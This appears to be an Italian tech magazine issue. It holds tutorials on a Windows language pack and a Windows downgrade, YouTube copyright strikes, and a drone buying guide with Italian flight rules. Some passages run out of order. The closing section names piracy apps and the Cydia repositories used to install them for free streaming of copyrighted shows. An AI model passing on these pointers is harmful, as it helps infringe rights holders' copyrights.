ECCO COME SCARICARE IL LANGUAGE PACK NELLA NOSTRA LINGUA

01 AVVIAMO IL SISTEMA

Per avviare il nostro Windows portatile non dobbiamo far altro che selezionarlo in **VirtualBox** e premere il pulsante **Avvia**. Dopo alcuni secondi ci ritroveremo con Windows 8.1 perfettamente funzionante, ma con l'interfaccia in inglese. Per tradurlo in italiano nel campo **Search** digitiamo **language** e clicchiamo sul primo risultato.

02 SELEZIONIAMO LA LINGUA


Da **Region and language** impostiamo innanzitutto **Italy** in **Country or region**. Clicchiamo quindi sul pulsante **Add a language** presente in basso e dalla finestra successiva clicchiamo su **Italiano**. A questo punto terminiamo cliccando su **Italiano (Italia)** e torniamo alla finestra per impostare la lingua.


03 SCARICHIAMO IL PACCHETTO

Clicchiamo sulla lingua **Italiano** per visualizzare i pulsanti e premiamo **Set as primary** per impostare la nuova lingua come principale. Clicchiamo quindi su **Options** e poi su **Download** per scaricare il pacchetto con la nostra lingua. Al termine, il nostro Windows sarà in italiano e potremo utilizzarlo senza limiti.

04 SOLUZIONE PER VISTA E 7

Le versioni virtualizzate di **Modern.IE** sono "Enterpise" e quindi permettono l'installazione del language pack da Windows Update. Ma è possibile farlo manualmente scaricando dal sito **www.froggie.sk/download.html** il pacchetto della lingua specifico per l'OS (con versioni non Enterprise occorre scaricare anche il software **Vistalizator**).

05 INSTALLIAMO LA LINGUA

A questo punto facciamo doppio clic sul file eseguibile del pacchetto della lingua che abbiamo scaricato con il browser del sistema virtualizzato, confermiamo con **Yes** e attendiamo che l'installazione venga portata a termine. Andiamo quindi in **Start/Control Panel/Clock, Language, and Region/Region and Language**.

06 RIAVVIAMO LA MACCHINA

Spostiamoci nella scheda **Keyboards and Languages** e in **Choose a display language** selezioniamo **italiano**. Clicchiamo quindi su **Apply** e riavviamo la macchina virtuale. A questo punto l'interfaccia del sistema operativo sarà in italiano e non dovremo fare altro che cambiare le impostazioni per la tastiera (che potrebbe essere rimasta in inglese).

DOWNGRADE DA WINDOWS 8 A WINDOWS 7

I nuovi PC sono venduti già con preinstallato Windows 8, ma la sua interfaccia Metro e l'assenza del vecchio tasto Start col menu a molti non è piaciuta. C'è però un modo per eseguire un downgrade a patto di aver installato sul computer una versione originale di Windows 8 Pro o di Windows 8.1 Pro. Basta procurarsi un disco d'installazione di Windows 7, inserirlo nel lettore del PC e, nella schermata che compare, cliccare sulla voce Downgrade. Al momento di inserire il numero seriale, si utilizzerà quello della versione originale di Windows 8. Nel caso il product key fosse già stato attivato, basterà scegliere (tramite apposita opzione) di telefonare al centro servizi Microsoft per validare il codice in proprio possesso. Nel caso, invece, la copia originale non è nella versione Pro, sempre attraverso un disco di Windows 7 si dovrà procedere a un'installazione da zero riformattando il computer. Anche in questo caso si dovrà utilizzare il codice della versione di Windows 8 in proprio possesso.

COME RECUPERARE IL SERIALE ORIGINALE

Se per qualche ragione non fosse possibile recuperare il codice seriale di Windows 8 installato nel PC, è possibile visualizzarlo attraverso il programma **Belarc Advisor** (**www.belarc.com/free_download.html**).

YouTube: scuola di copyright

HAI VIOLATO LE NORME SUL DIRITTO D'AUTORE CON I VIDEO POSTATI SUL TUBO?

ECCO COME RIPRISTINARE UN ACCOUNT BLOCCATO!


Nel corso degli anni le tecniche impiegate da YouTube per scovare i video che contengono materiale protetto da copyright si sono affinate. Il rilascio del nuovo strumento di rilevazione, avvenuto nel dicembre scorso, ha fatto segnare un'impennata delle infrazioni notificate agli utenti. Oltre alla rimozione del video, la notifica di violazione del copyright ha come conseguenza il blocco di alcune importanti funzioni dell'account YouTube e, in caso di recidività, può portare alla cancellazione totale del canale. Se il nostro profilo YouTube ha ricevuto per la prima volta un avviso del genere, non è il caso di disperarsi. YouTube offre agli utenti la possibilità di redimersi e riavere in 6 mesi un account completamente funzionante, a patto di partecipare alla "Scuola di copyright" e non commettere infrazioni analoghe. I nostri esperti ci aiuteranno a capire come evitare di violare le norme sui diritti d'autore di YouTube e dove reperire materiale privo di copyright per arricchire i nostri progetti.


IN DIRETTA SUL TUBO

YouTube ci consente di trasmettere eventi in diretta a patto di non aver mai ricevuto ammonimenti per violazione del copyright. Per attivarla dobbiamo verificare l'account (www.youtube.com/verify) associando al profilo il nostro numero di cellulare. Verificato l'account, tramite SMS, clicchiamo Continua, scorriamo la pagina delle funzioni abilitate e attiviamo Eventi dal vivo. Per avviare lo streaming, espandiamo la sezione Gestione Video, selezioniamo Eventi dal vivo, clicchiamo Crea evento dal vivo, riempiamo i campi e assicuriamoci che in Tipo sia selezionato Personalizzato. Confermando le modifiche passeremo alle impostazioni di importazione. Impostiamo un bitrate non troppo elevato, selezioniamo il codificatore Wirecast, clicchiamo sul collegamento Windows, scarichiamo la versione Free e installiamo il software. Colleghiamo al PC le sorgenti video e avviamo Wirecast. Tutte le sorgenti saranno riconosciute e importate: selezioniamo la sorgente da trasmettere e clicchiamo Stream. Clicchiamo Autentica e forniamo le autorizzazioni (Accetta) di accesso al nostro account YouTube (OK). Clicchiamo Stream, torniamo nella pagina dell'evento dal vivo e spostiamoci nella scheda Cabina di regia. Clicchiamo Anteprima: YouTube effettuerà una veloce verifica che analizzerà la qualità dello stream video. Se è soddisfacente, con Inizia streaming possiamo mandare in diretta la trasmissione, che potrà essere seguita sul nostro canale YouTube.

01 PROBLEMI DI CONTENUTI

Gli avvertimenti relativi ai video caricati si trovano nella sezione **Note sul copyright** del nostro canale YouTube e possono essere di 2 tipi. Quelli meno gravi riguardano la corrispondenza con contenuti di terze parti. YouTube ci notifica che il video contiene materiale altrui senza rimuoverlo.

02 SEMPLICE AMMONIMENTO

Cliccando su **Corrispondenza con contenuti di terze parti** possiamo conoscere i dettagli della notifica e i contenuti incriminati. Benché questo genere di notifica non influisca sull'account, essa può inibire il video in alcuni Paesi ed esporci a una penalizzazione generale dell'account.

03 CONTESTAZIONE RAGIONATA

I pulsanti **Conferma** e **Contesta** ci consentono rispettivamente di riconoscere o contestare la violazione. Avviamo una contestazione solo se siamo sicurissimi di essere i proprietari del contenuto incriminato e indichiamo le motivazioni del reclamo selezionando l'opzione più adeguata.


LA REPUTAZIONE DELL'ACCOUNT

Un comportamento che viola le norme sul copyright e il Content ID di YouTube porta inevitabilmente all'inibizione di alcune funzioni. Per controllare la reputazione del nostro account e le eventuali funzioni bloccate facciamo un salto sul sito www.youtube.com/features.

OCCHIO AL MATERIALE!

Anche se siamo noi i creatori di un video, esso potrebbe comunque contenere materiale protetto da copyright. Ad esempio, le riprese di concerti o programmi TV, le foto delle pagine di un libro o di una rivista... i titolari dei diritti possono chiedere a YouTube di bloccarne la visualizzazione. Inoltre, quando montiamo un video, dobbiamo evitare di usare come sottofondo le canzoni o impiegare caratteri (font) senza verificarne la licenza con cui sono distribuiti. La Rete offre molte risorse per reperire contenuti liberamente utilizzabili (come www.openfontlibrary.org, https://soundcloud.com, http://commons.wikimedia.org o il motore di ricerca http://search.creativecommons.org) e una delle migliori è proprio YouTube. Espandendo il menu Filtri che compare in testa ai risultati delle ricerche di YouTube, è possibile attivare il filtro Creative Commons che mostrerà solo i video pubblicati con questo tipo di licenza. Il riutilizzo del video è possibile direttamente da YouTube premendo il pulsante Crea un remix del video che compare sotto il player. L'editor video di YouTube, oltre agli strumenti classici per tagliare, montare ed editare il video, include anche basi musicali, font e uno strumento di ricerca Creative Commons (CC) per trovare materiale liberamente utilizzabile e importarlo nel nostro progetto.


PROTEGGIAMO SEMPRE LA PRIVACY ALTRUI

Oltre al copyright, prima di pubblicare un video su YouTube è bene prestare attenzione anche alla privacy delle persone inquadrate. Se, ad esempio, effettuiamo riprese in spazi aperti, la telecamera potrebbe catturare passanti che non vogliono finire pubblicati sul Tubo. Controlliamo quindi il filmato ed eventualmente oscuriamo i volti dei passanti. Uno strumento per farlo è presente direttamente su YouTube. Per applicarlo basta cliccare sul pulsante Modifica che troviamo nella pagina Gestione video e spostarsi nella sezione Miglioramenti/Effetti speciali (Applica).

04 TRE AVVISI E SEI FUORI!

Altro discorso sono gli avvisi relativi al copyright. In questo caso, oltre alla rimozione del video, alcune funzioni di YouTube, come gli eventi in diretta o l'upload di video superiori ai 15 minuti, non saranno più disponibili. Dopo 3 avvisi l'account sarà definitivamente cancellato.

05 UN PERDONO DA MERITARE

Successivamente al primo avviso, YouTube offre la possibilità di redimersi e riavere nuovamente un account funzionante al 100%. Infatti, l'avvertimento scade dopo 6 mesi, a condizione, ovviamente, di non ricevere ulteriori avvisi e di prendere parte alla "Scuola di copyright".

06 TRA I BANCHI DI SCUOLA

Per partecipare al corso basta collegarsi al sito **www.youtube.com/copyright_school**. Un filmato ci illustrerà le regole sul copyright di YouTube dandoci le informazioni necessarie per rispondere in modo corretto alle semplici domande e riottenere, dopo 6 mesi, un account funzionante.

SE QUALCUNO CI HA COPIATI...
Su YouTube, all'indirizzo **www.youtube.com/copyright_complaint_form**, possiamo trovare un form da compiare per notificare una violazione di copyright o della nostra privacy e richiedere l'intervento del servizio on-line.nosciute.

GADGET DAL FUTURO!

L'invasione dei droni

"QUADRICOTTERI SPIONI" PER UN'ESTATE DA PAPARAZZI TECNOLOGICI

ECCO I MODELLI CON TELECAMERA INTEGRATA DA FAR VOLARE SUBITO!

Quando qualche anno fa arrivò in redazione il primo AR.Drone della Parrot ci divertimmo, e non poco, a testarlo. Già all'epoca per noi era ben più di un semplice "giocattolo per soli geek". Vedevamo nei droni interessanti potenzialità di crescita anche in ambito lavorativo (come strumenti idonei a svolgere lavori delicati o impensabili): e il tempo ci ha dato ragione! I droni si sono evoluti, uscendo dai recinti dell'hobbystica e diventando un vero e proprio fenomeno di costume.

CHE COS'È UN DRONE?

Se ti stai chiedendo cosa intendiamo per "drone", è presto detto. Un drone è un velivolo controllato a distanza. Esistono diversi tipi di droni: alcuni somigliano a degli elicotteri in miniatura, con una coppia di pale mosse da un rotore, altri hanno quattro eliche e quattro motori elettrici per muoverle indipendentemente, altri ancora hanno sei eliche, ma non mancano quelli simili a dei veri e propri aerei con tanto di ali. Tutto nasce da un'idea dei militari, che utilizzano droni "leggermente" più sofisticati rispetto a quelli in commercio, per effettuare missioni di ricognizione in territori nemici. Poi i droni sono stati utilizzati anche in ambito civile, per la sorveglianza di aree sensibili, ad esempio per il telesoccorso o, più di recente, per rilievi fotografici e riprese video nel cinema. In futuro svolgeranno anche la funzione di "corrieri". Amazon, infatti, ha avviato un programma di sperimentazione per quanto riguarda la consegna di pacchi tramite droni. Il servizio, che si chiamerà Amazon Prime Air e che sarà operativo non prima di altri tre o quattro anni, permetterà in determinate città di consegnare i pacchi nell'arco di mezz'ora: www.edmaster.it/url/3307. Non tutti, ovviamente: solo quelli di peso inferiore ai 2 Kg e in un raggio massimo di 16 chilometri dal magazzino. L'idea è piaciuta anche ad altre grandi aziende come DHL, che ha avviato una sperimentazione in Germania per trasportare in pochi minuti pacchi di medicinali a abitazioni distanti circa 3 Km: www.edmaster.it/url/3308. Nel campo dei "piccoli", invece, è interessante l'esperimento di consegna a domicilio della pizzeria Francesco's (Mumbai, India): www.edmaster.it/url/3309. Di questo passo, non ci vorrà molto prima di dover installare delle piste d'atterraggio sui balconi delle nostre case!

COME SCEGLIERE QUELLO GIUSTO

Il mondo dei droni è diventato ben presto affollato di modelli i cui costi variano da poche decine di euro a svariate migliaia di euro; per cui, se hai deciso di acquistarne uno, devi innanzitutto capire cosa intendi farci. Se, ad esempio vuoi

01 IL PRIMO VOLO DEL DRONE

Il volo inaugurale del drone Parrot AR è oltremodo semplice da organizzare. Innanzitutto estraiamo delicatamente tutte le componenti dall'imballaggio e montiamole seguendo le semplici istruzioni. Quindi inseriamo la batteria e aspettiamo che le luci di posizione diventino verdi.

02 L'APP DI TELECONTROLLO

A questo punto possiamo installare l'app di controllo del drone, che troviamo sull'App Store per i dispositivi Apple o sul Google Play per i dispositivi Android. Dopo che avremo attivato l'accesso all'Hotspot WLAN, il drone sarà pronto per prendere il volo.

03 OCCHIO ALLA PRIVACY!

Grazie alla videocamera di cui è dotato il Parrot AR potremmo sbirciare nei salotti altrui. Ma attenzione: spiare è proibito! Pilotare il drone non è affatto difficile, ma per garantirci sempre il massimo controllo possiamo anche impostare l'altezza massima di volo dall'app di controllo.

Tra non molto arriverà BEBOP, la terza generazione di Ar.Drone. Tra le novità segnaliamo la possibilità di gestire il drone con il casco per realtà virtuale Oculus Rift. Dagli un'occhiata su www.parrot.com/usa/products/bebop-drone.

PATENTE E LIBRETTO!

Dallo scorso 1 maggio, in Italia l'ENAC (Ente Nazionale Aviazione Civile) ha emanato nuove regole per i SAPR, ovvero i Sistemi Aerei a Pilotaggio Remoto. In pratica, per pilotare un drone occorre avere requisiti ben precisi. Come si legge nel regolamento ENAC, alla Sezione IV - Disposizioni Generali per i Sistemi Aeromobili a Pilotaggio Remoto, Art. 17 - Pilota, Punto 4: *<<Ai fini dell'idoneità psicofisica, il pilota deve essere in possesso e in corso di validità del certificato medico di seconda classe in accordo al Regolamento ENAC - Organizzazione Sanitaria e certificazioni mediche d'idoneità per il conseguimento delle licenze e degli attestati aeronautici>>*. Fortunatamente, il "patentino" che abilita alla guida di un drone serve solo se quest'ultimo è davvero grande, ossia se supera i 25 Kg di peso. Al di sotto di questo limite e purché al drone non vengano fatti superare i 70 metri d'altitudine e i 200 metri di raggio di volo, per l'uso professionale basta un'autocertificazione nella quale si dichiara che si conoscono "le regole dell'aria". Se invece si sale tra i 70 e i 150 metri e si va fino ad un raggio massimo di volo di 500 metri, allora occorre l'autorizzazione dell'ENAC. Se usi il drone solo per puro divertimento, non per scopi professionali (ad esempio per un servizio video/fotografico per un matrimonio), non devi neanche fare l'autocertificazione. Al momento in cui scriviamo, non esistono organizzazioni riconosciute dall'ENAC per l'addestramento e la qualificazione dei piloti di droni, per cui occhio alle truffe. Le sole organizzazioni riconosciute sono quelle che saranno riportate sul sito dell'ENAC nella sezione "Sistemi aerei a pilotaggio remoto" (**www.edmaster.it/url/3306**). Oltre alle abilitazioni, pilotare un drone in maniera professionale implica una regolare assicurazione che tuteli contro i danni verso cose e a terzi. Al momento esistono pochissime assicurazioni del genere, tra tutte troviamo CABI (**www.cabibroker.com**), un broker assicurativo che si occupa soprattutto di professionisti, mentre gli hobbisti che desiderano assicurarsi possono rivolgersi alla Federazione Italiana Aero Modellismo, che offre ai propri soci un apposito prodotto assicurativo.

solo divertirti e scattare qualche foto da angolazioni altrimenti impossibili, senza per questo richiedere qualità da videomaker, i droni più economici, quelli al di sotto dei 150-200 euro vanno più che bene. Anzi, benissimo! Se pretendi la qualità allora devi salire di prezzo e orientarti quantomeno sul Parrot o sui suoi concorrenti (da 300 euro in su). Se, poi, intendi utilizzare il drone per scopi professionali, ad esempio per offrire un servizio foto/video fuori dal comune ai tuoi clienti, o per effettuare ricognizioni in zone difficilmente raggiungibili a piedi, allora ti serve un drone altrettanto professionale. E qui i costi si impennano, sforando agevolmente i 1.000-2.000 euro.

DOVE ACQUISTARLO

Internet è la nostra fonte primaria di droni. Sulla Rete le offerte sono migliaia: basta digitare "drone" o "quadricottero" in un qualunque motore di ricerca per essere subissati di risultati. Se questo è il tuo primo drone, però, prima di cliccare sul tasto "acquista" fermati e rifletti. Se non hai mai posseduto un drone, sarebbe utile poter parlare con qualcuno che invece con i droni ha familiarità, per cui cerca uno dei tanti negozi di modellismo e fatti una bella chiacchierata con il titolare o con chiunque possa rispondere alle tue domande. Magari non fermarti al primo che incontri, ma visitane un paio. Hai visto mai che trovi anche qualche ghiotta occasione d'acquisto? Tra l'altro, di solito chi vende droni potrà anche consigliarti in base alle tue esigenze, e assisterti sia nelle prime fasi di volo che negli eventuali successivi upgrade del mezzo acquistato. E non pensare che una volta preso un drone, non farai più

SUL WEB Sei curioso di sapere cosa saranno capaci di fare i droni? Ecco una straordinaria dimostrazione realizzata da Raffaello D'Andrea al TED, una conferenza nella quale si mostrano tecnologie e idee per il futuro: **www.edmaster.it/url/3310**.

un'altra spesa simile: col passare del tempo vorrai espanderne le possibilità, e se questo non è possibile, allora ne acquisterai sicuramente uno migliore.

GLI ACCESSORI CHE TI SERVONO

Se prevedi di realizzare delle uscite di volo con gli amici, una sola batteria non ti darà grandi soddisfazioni, visto che l'autonomia di norma non supera i dieci minuti. Alcuni droni possono utilizzare anche batterie maggiorate che aumentano l'autonomia. Questa potrebbe essere una spesa intelligente da fare, soprattutto se sceglierai batterie LiPo (Polimeri di Litio), che offrono capacità maggiori rispetto a quelle standard. Altra spesa utile sono le eliche di ricambio. Molti droni hanno due o quattro eliche di ricambio già in dotazione; altri ne sono sprovvisti. Se acquisti un drone senza protezione per le eliche, procuratene almeno un paio di ricambio. Serviranno sicuramente: gli atterraggi di fortuna sono all'ordine del giorno, soprattutto quando si hanno poche ore di volo sulle spalle! Tra le cose più utili da acquistare c'è anche il Gimbal, un supporto che si fissa sotto i droni e permette di tenere l'asse della fotocamera perfettamente orizzontale durante il volo, stabilizzarla assorbendo le vibrazioni del mezzo e farla muovere. Esistono Gimbal a due e a tre assi. Quelli a due permettono di muovere la fotocamera solo in verticale e in orizzontale, quelli a tre assi, invece, ne permettono anche l'inclinazione sull'asse orizzontale. Inoltre, naturale seguito del Gimbal, è il controllo video remoto. I droni più evoluti integrano già sulla carlinga una fotocamera con un trasmettitore in grado di inviare in modalità wireless le immagini riprese. Il ricevitore, solitamente, lo si trova integrato nel telecomando assieme a un monitor da almeno tre pollici, simile a quello presente sulle fotocamere compatte. In alternativa occorre acquistare un monitor esterno, meglio se dotato di parasole, così da renderlo visibile all'aperto. L'utilizzo di un controllo video remoto rende la guida del drone più divertente, perché si può osservare sullo schermo quello che si vede dalla prospettiva del drone, anche se spesso è presente un fastidioso ritardo di 2-3 secondi tra ciò che la fotocamera cattura e quello che si vede sul monitor.

DOVE PUOI FARLO VOLARE?

Lo sappiamo bene che vorresti far volare il tuo nuovo, fiammante drone dappertutto, ma non sempre è possibile; anzi, lo sconsigliamo (il rischio di romperlo è troppo alto). Ad esempio, se acquisti un drone come il Parrot e hai una casa normale, difficilmente riuscirai a compiere evoluzioni strabilianti indoor. Se hai una stanza abbastanza grande (cinque metri per

I "DRONI SPIONI" PER DIVERTIRSI SENZA

ATTOP

Non è sicuramente un "top-drone", ma è comunque una buona scelta se vuoi entrare nel mondo delle "fotocamere volanti" senza spendere troppi soldi. Spinto da una batteria da 600 mAh, questo quadricottero riesce a volare per otto minuti circa e fino a 100 metri di distanza dal radiocomando. Peccato solo che la fotocamera integrata abbia una risoluzione di soli 0,3 megapixel.

SITO: www.amazon.it
PREZZO: € 78,00

UDI U818A

Dall'aspetto ricorda vagamente l'Ar.Drone di Parrot, ma il prezzo è decisamente inferiore. Questo quadricottero dispone di una fotocamera da 800 x 600 pixel ed è capace di realizzare video a 640 x 480 a 30fps in formato MJPEG (AVI), la cui qualità non è affatto pessima. Da segnalare che i video vengono salvati direttamente su scheda Micro SD. La batteria da 500 mAh permette un'autonomia di circa 10 minuti (nella media). Insomma, un valido prodotto ad un prezzo allettante.

PREZZO: € 72,70
SITO: www.amazon.it

INTRUDER CAM UFO X30-V

Costa meno di 100 euro, ma offre un sacco di divertimento. Il drone, che ha dimensioni notevoli, usa anche un'illuminazione LED che lo rende particolarmente scenografico di notte e ha un pulsante che gli permette di fare in automatico delle giravolte a 360°. Facile da guidare, nella confezione di acquisto trovi anche quattro eliche di ricambio e una scheda di memoria SD. La videocamera integrata è discreta, ma non supporta l'audio.

PREZZO: € 95,79
SITO: www.eligasper.com

E-FLITE 180 QX HD BNF

Un drone a basso costo con una particolarità interessante: la tecnologia Safe. Grazie ad essa può essere settato in 3 diverse modalità di volo: "stability low angle" (bassa inclinazione) per pilotarlo con maggior sicurezza e catturare immagini più stabili; "stability high angle" per una maggiore libertà di volo; "agility" per acrobazie spericolate. Sotto la carlinga trasporta una fotocamera da 1,3 megapixel capace di scattare foto e registrare video a 720p di discreta qualità. Il tempo di volo è inferiore ai 10'.

SITO: www.jonathan.it
PREZZO: € 149,00

PARROT AR.DRONE HACKING
Non sei soddisfatto della qualità della videocamera integrata? Installa una GoPro seguendo questo tutorial: www.edmaster.it/url/3311. Vuoi modificare l'antenna per estendere il range di volo? Punta sul canale www.edmaster.it/url/3312.

sette) potrai fargli fare qualche movimento, giusto per sgranchirgli le eliche e provarlo. Se devi far volare qualcosa in casa, allora prendi un mini drone o un mini elicottero radiocomandato. Il regno dei droni è outdoor: fuori casa, ma non dappertutto. L'ideale è farlo volare su manti erbosi per ridurre i rischi di rottura (a meno di essere dei veri assi del radiocomando). Per evitare problemi con la privacy, i vicini, i bambini dei vicini che vedranno quel coso volare dappertutto e lo vorranno provare, allontanati dalle aree abitate e cerca uno spiazzo sufficientemente grande, assicurandoti che non ci sia nessuno nelle vicinanze. Una cosa importantissima da osservare sono le distanze: non si può far volare un drone, soprattutto se grande, se nel raggio di 8 km dalla tua posizione si trova un aeroporto o un corridoio di decollo o atterraggio; inoltre, devi tenerti almeno a 50 metri dalle persone e non superare l'altitudine di 70 metri (per questo è bene munirsi di altimetro).

PESI MASSIMI E PESI PIUMA IN VOLO

Il più piccolo drone che siamo riusciti a scovare è il Micro Drone 2.0, che può essere acquistato sul sito www.extremefliers.com. Costa 99 dollari, la parte centrale è poco più grande di una scheda di memoria SD e può essere equipaggiato con una videocamera con risoluzione VGA sborsando altri 29,99 dollari. La batteria LiPO offre circa otto minuti di volo continuo e se si utilizza un adattatore Wi-Fi MicroSD è possibile trasmettere a distanza le immagini riprese dalla videocamera. Se prevedi di usare il tuo nuovo drone in spazi ristretti, questo è l'ideale!

Uno dei droni più grandi esistenti al momento è invece il Predator. Costruito dalla General Atomics e utilizzato dalle forze armate di Stati Uniti, Emirati Arabi Uniti, Italia, Marocco e Turchia, è disponibile in due versioni. Una con funzioni di ricognizione (RQ-1) e una che può svolgere funzioni di attacco grazie alla possibilità di montare due missili AGM-114 Hellfire (MQ-1). La guida del velivolo è effettuata da un'apposita stazione a terra nella quale un osservatore e un pilota visualizzano su monitor le immagini provenienti dalla videocamera installata sul drone e collegata tramite sistema satellitare. Di questo drone ne è stata creata una versione più potente, l'MQ-9, anche questo in dotazione all'Aeronautica Militare Italiana, più volte utilizzato in missioni cruciali in diverse aree del mondo.

SPENDERE UN CAPITALE

LADYBIRD 2 FPV

Il nome di questo quadricottero deriva dalla forma della carlinga che ricopre la parte centrale, che ricalca l'aspetto di una enorme coccinella (ladybug in inglese). Nonostante sia piuttosto leggero ed abbia un'autonomia non particolarmente estesa, questo quadricottero è dotato di un radiocomando con display incorporato sul quale vengono trasmesse le immagini riprese dalla leggerissima videocamera (8 grammi) installata su di esso.
PREZZO: € 240,00
SITO: www.scorpio.it

DJI PHANTOM

È il drone perfetto per installare una videocamera sportiva come la GoPro Hero 3. Richiede giusto un minimo d'impegno per installare le eliche, poi tocca assicurare la fotocamera al supporto sotto la carlinga, ricaricare la batteria e... volare! È uno di quelli "seri", ha una grande stabilità e grazie al GPS integrato, se si perde il segnale con la base o la batteria si sta scaricando (l'autonomia è prossima ai 20' di volo), ritorna automaticamente al punto di partenza. Ad aprile è stato presentato il nuovo modello (Phantom 2, costa 1.099 euro), quindi da qui a breve il prezzo potrebbe scendere.
SITO: www.amazon.it
PREZZO: € 419,00

PARROT AR.DRONE 2.0 GPS

Parrot ha realizzato una versione speciale del suo apprezzatissimo Ar.Drone aggiungendo un modulo GPS chiamato "Flight Recorder". Questo permette di scegliere la destinazione del volo su smartphone o tablet e, dopo aver regolato altitudine e velocità, il Parrot volerà verso il punto impostato senza alcun intervento umano. Per farlo ritornare al punto di partenza basta premere il tasto Home. Il modulo permette di memorizzare oltre 350 parametri durante il volo e di rivederli poi in 3D e analizzarli tramite le mappe della AR.Drone Academy. Per gli amanti dei video, grazie alla memoria integrata può contenere fino a due ore di girato in HD.
SITO: www.amazon.it
PREZZO: € 349,00

WALKERA QR X350 PRO FPV

È un drone semiprofessionale. Questa versione è già dotata di un sostegno con stabilizzazione su due assi (compatibile con GoPro Hero3) per montare una videocamera HD iLook che trasmette le immagini riprese direttamente al monitor dell'utente tramite Wi-Fi integrato. Il monitor, tra l'altro, è integrato sul radiocomando, così da non dover portare troppi accessori con sé. Integra un GPS, funzioni di controllo automatico dell'altezza e la possibilità di ritornare al punto di partenza in modo automatico. La batteria supera i 20' di volo con una carica.
SITO: www.hobbyking.com
PREZZO: € 660,00

CRASH TEST COMPILATION
Non sempre i voli dei droni finiscono con un morbido atterraggio. Se vuoi vedere qualche volo la cui conclusione non è stata felice, digita **Drone crash** su YouTube e... diverti!

Gli scrocconi delle serie TV

SEGUITE DA MILIONI DI SPETTATORI E PIÙ ATTESE DI UN FILM SBANCABOTTEGHINO...

LE NUOVE STAGIONI? SUL WEB C'È CHI SE LE VEDE IN ANTEPRIMA!

Fare incetta di serie TV, per gli smanettoni è un gioco da ragazzi: basta un'app e visualizzano le ultime uscite su PC, smartphone e tablet. E così, durante le vacanze, i pirati riescono a guardare in anteprima i telefilm di maggior successo, prima ancora che vengano trasmessi in Italia, con tanto di qualità HD e sottotitoli in italiano. La maggior parte di queste applicazioni sfruttano per lo streaming la rete BitTorrent, soluzione che consente di mantenere l'anonimato, offrire una banda maggiore per l'HD e rendere i contenuti sempre accessibili, visto che non risiedono su un unico server. Di seguito analizzeremo le app e i siti Web preferiti dai pirati per fare incetta di serie TV, ma anche film in prima visione e persino i canali satellitari normalmente a pagamento.


MOVIEBOX
http://movie-box.cc

Il sistema operativo mobile di Apple è molto chiuso e quindi gli smanettoni hanno vita difficile nel realizzare app che consentano la fruizione illegale di contenuti multimediali. Ma c'è chi non demorde: MovieBox, infatti, è l'unica app per iOS che consente di vedere a scrocco film e serie TV. I pirati la installano sui dispositivi Jailbroken attraverso Cydia, dopo aver aggiunto una delle repository che ne consentono il download: **http://repo.insanelyi.com**, **http://cydia.dtathemes.com/repo/** o **http://cydia.xsellize.com**. L'app consente di visualizzare film, spettacoli TV e video musicali e permette di scegliere tra le risoluzioni 360p, 480p e 720p.

TIME 4 POPCORN
www.time4popcorn.eu

Salito alle cronache come l'applicazione più temuta dalle Major per la diffusione in Rete di film protetti da copyright, PopcornTime è stato abbandonato dai suoi ideatori (in seguito a pressioni legali), per essere ripreso da un altro gruppo di sviluppatori che lo hanno aggiornato introducendo anche la possibilità di visualizzare le serie TV. È disponibile per Windows, Mac, Linux ed è da poco stata rilasciata anche una versione per Android 4.2 o superiore. Tantissimi i contenuti anche in italiano.

FLIXTOR
http://flixtor.com

